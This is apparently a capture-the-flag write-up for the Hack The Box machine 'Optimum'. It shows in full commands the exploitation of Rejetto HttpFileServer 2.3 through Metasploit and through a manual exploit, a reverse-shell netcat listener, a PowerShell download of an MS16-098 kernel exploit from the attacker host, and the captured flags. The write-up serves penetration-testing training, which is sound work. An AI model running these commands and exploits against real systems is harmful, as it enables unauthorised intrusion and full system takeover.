

Optimum :

Enumeration :

Runing an Nmap scan return those result.

```
root@Aspire:~# nmap -A -p- 10.10.10.8
```

```
PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

A quick google research about HttpFileServer 2.3 show us it’s vulnerable and few exploit exist.

Exploitation (Metasploit way) :

Run msfconsole and search for HttpFileServer exploit.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > search httpfileserver

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/windows/http/rejetto_hfs_exec     2014-09-11       excellent  Yes    Rejetto HttpFileServer Remote Command Execution
```

Once exploit found, load it and configure it, type « show options » for verify your parameter. Use x64 payload or you can have problem for privilege escalation step.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/http/rejetto_hfs_exec
```

Once you are ready, type « exploit » for run exploitation.

```
msf5 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.10.10.8
RHOSTS => 10.10.10.8
msf5 exploit(windows/http/rejetto_hfs_exec) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/http/rejetto_hfs_exec) > set lhost 10.10.14.43
lhost => 10.10.14.43
msf5 exploit(windows/http/rejetto_hfs_exec) > set lport 4444
lport => 4444
msf5 exploit(windows/http/rejetto_hfs_exec) > show options
```

```
msf5 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.10.14.43:4444
[*] Using URL: http://0.0.0.0:8080/gxVUzNdIcO
[*] Local IP: http://192.168.43.212:8080/gxVUzNdIcO
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /gxVUzNdIcO
[*] Sending stage (179779 bytes) to 10.10.10.8
[*] Meterpreter session 3 opened (10.10.14.43:4444 -> 10.10.10.8:49265) at 2019-08-27 15:37:59 +0200
[!] Tried to delete %TEMP%\GGeUFxzjP.vbs, unknown result
[*] Server stopped.

meterpreter > getuid
Server username: OPTIMUM\kostas
```

We got a shell as user « kostas », take user flag.

```
meterpreter > pwd
C:\Users\kostas\Desktop
```

```
meterpreter > dir
Listing: C:\Users\kostas\Desktop
================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2019-09-03 00:22:33 +0200  %TEMP%
100666/rw-rw-rw-  282     fil   2017-03-18 12:57:16 +0100  desktop.ini
100777/rwxrwxrwx  760320  fil   2014-02-16 12:58:52 +0100  hfs.exe
100444/r--r--r--  32      fil   2017-03-18 13:13:18 +0100  user.txt.txt

meterpreter > cat user.txt.txt
d0c39409d7b994a9a1389ebf38ef5f73meterpreter >
```

User.txt = d0c39409d7b994a9a1389ebf38ef5f73

Privilege Escalation (On Metasploit) :

Type shell to enter into a cmd prompt, read system information by typing systeminfo and save the output to a file.

```
meterpreter > shell
Process 1300 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>systeminfo
systeminfo

Host Name:                 OPTIMUM
OS Name:                   Microsoft Windows Server 2012 R2 Standard
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:           Microsoft Corporation
```

Download windows exploit suggester python script.

Source : https://github.com/GDSSecurity/Windows-Exploit-Suggester

Update the database of the script. And install dependencies.

```
root@nexus:~/Téléchargements/Windows-Exploit-Suggester-master# chmod +x windows-exploit-suggester.py
root@nexus:~/Téléchargements/Windows-Exploit-Suggester-master# ./windows-exploit-suggester.py --update
[*] initiating winsploit version 3.3...
[+] writing to file 2019-08-27-mssb.xls
[*] done
root@nexus:~/Téléchargements/Windows-Exploit-Suggester-master# pip install xlrd --upgrade
DEPRECATION: Python 2.7 will reach the end of its life on January 1st, 2020. Please upgrade your Python as Python 2.7 won't be maintained after
 that date. A future version of pip will drop support for Python 2.7.
Requirement already up-to-date: xlrd in /usr/local/lib/python2.7/dist-packages (1.2.0)
You are using pip version 19.0.3, however version 19.2.2 is available.
You should consider upgrading via the 'pip install --upgrade pip' command.
root@nexus:~/Téléchargements/Windows-Exploit-Suggester-master#
```

Run the tool with the updated database and the systeminfo output.

```
root@nexus:~/Téléchargements/Windows-Exploit-Suggester-master# ./windows-exploit-suggester.py --database 2019-08-27-mssb.xls --systeminfo syste
minformation.txt
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (utf-8)
[*] querying database file for potential vulnerabilities
[*] comparing the 32 hotfix(es) against the 266 potential bulletins(s) with a database of 137 known exploits
[*] there are now 246 remaining vulns
```

We found few potentiatl exploit, but the one who work for me is ms16-098.

```
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*]   https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (MS16-098)
[*]
```

Browsing the exploit-db link lead you to the c code of the exploit, but on the code we found an url who lead to the binary.

Source : https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/41020.exe

Download the binary, put your shell on background by pressing CTRL+Z, and upload the binary.

```
Background channel 2? [y/N]  y
meterpreter > pwd
C:\Users\kostas\Desktop
meterpreter > upload '/root/Téléchargements/41020.exe'
[*] uploading  : /root/Téléchargements/41020.exe -> 41020.exe
[*] Uploaded 547.00 KiB of 547.00 KiB (100.0%): /root/Téléchargements/41020.exe -> 41020.exe
[*] uploaded   : /root/Téléchargements/41020.exe -> 41020.exe
```

Type shell again for got a cmd prompt, and run the binary.

```
meterpreter > shell
```

```
C:\Users\kostas\Desktop>41020.exe
41020.exe
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>whoami
whoami
nt authority\system
```

We are system now. Take the root flag.

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
51ed1b36553c8461f4552c2e92b3eeed
```

Root.txt = 51ed1b36553c8461f4552c2e92b3eeed

Exploitation (Manual way) :

After a quick google research, we found a python exploit for our target, download it.

Source : https://www.exploit-db.com/exploits/39161

For this exploit, we need netcat, so download it too.

Source : https://github.com/fuzzdb-project/fuzzdb/raw/master/web-backdoors/exe/nc.exe

Open the python script, and change the ip and port with your.

```
ip_addr = "192.168.44.128" #local IP address
local_port = "443" # Local Port number
```

As the script said, we need a web server hosting netcat.

```
#EDB Note: You need to be using a web server hosting netcat (http://<attackers_ip>:80/nc.exe).
#          You may need to run it multiple times for success!
```

Start python SimpleHTTPServer on port 80 with netcat on it.

```
root@nexus:~/Téléchargements# ls
39161.py  nc.exe
root@nexus:~/Téléchargements# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Start a listener on the port you put on local_port into the python script.

```
root@nexus:~# nc -nvlp 4444
listening on [any] 4444 ...
```

Once you are ready, run the python script targeting the ip address of the box and the port where the HttpFileServer run.

```
root@nexus:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.43] from (UNKNOWN) [10.10.10.8] 49338
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>
```

We got shell as kostas user, take user flag.

```
C:\Users\kostas\Desktop>type user.txt.txt
type user.txt.txt
d0c39409d7b994a9a1389ebf38ef5f73
```

User.txt = d0c39409d7b994a9a1389ebf38ef5f73

Privilege Escalation (Manual way) :

Repeat the step with windows exploit suggester and systeminformation. Once you have the exploit binary, start a web server where the exploit is located and upload it with powershell on the box.

```
root@nexus:~/Bureau# ls
41020.exe
root@nexus:~/Bureau# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

```
C:\Users\kostas\Desktop>powershell -c "Invoke-WebRequest -Uri http://10.10.14.43/41020.exe -OutFile C:\Use
rs\kostas\Desktop\priv.exe"
```

Once on the box, run the binary.

```
C:\Users\kostas\Desktop>priv.exe
priv.exe
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>whoami
whoami
nt authority\system
```

We have a shell as system. Take root flag.

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
51ed1b36553c8461f4552c2e92b3eeed
```

Root.txt = 51ed1b36553c8461f4552c2e92b3eeed